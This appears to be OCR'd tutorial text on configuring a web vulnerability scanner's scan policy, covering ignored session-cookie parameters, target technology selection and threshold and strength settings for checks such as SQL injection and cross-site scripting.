
- [ ] Enable Script Input Vectors

Parameters shown here will be ignored by the Scanner, if both the wildcarded URL and the specified location match.

URL	Where	Name
*	Any	(?i)ASP.NET_SessionId
*	Any	(?i)ASPSESSIONID.*
*	Any	(?i)PHPSESSID
*	Any	(?i)SITESERVER


- [ ] Remove without confirmation

Speed up the scan by narrowing technology stack to check



Technology
- [✓] DB
  - [✓] Firebird
  - [✓] HypersonicSQL
  - [✓] IBM DB2
  - [✓] Microsoft Access
  - [✓] Microsoft SQL Server
  - [✓] MySQL
  - [✓] Oracle
  - [✓] PostgreSQL
  - [✓] SAP MaxDB
  - [✓] SQLite
  - [✓] Sybase
- [✓] Language
  - [✓] ASP
  - [✓] C
  - [✓] PHP
  - [✓] XML
- [✓] OS
  - [✓] Linux

Choose the "*Threshold*" & "*Strength*" of each vulnerability check




Test Name	Threshold	Strength	Quality
Buffer Overflow	Default	Default	Release
CRLF Injection	Default	Default	Release
Cross Site Scripting (Persistent)	Default	Default	Release
Cross Site Scripting (Persistent) – Prime	Default	Default	Release
Cross Site Scripting (Persistent) – Spi...	Default	Default	Release
Cross Site Scripting (Reflected)	Default	Default	Release
Format String Error	Default	Default	Release
Parameter Tampering	Default	Default	Release
Remote OS Command Injection	Default	Default	Release
Server Side Code Injection	Default	Default	Release
Server Side Include	Default	Default	Release
SQL Injection	Low	High	Release

Custom scans of single requests

Fine-tuning via **precise manual scanner placement**…

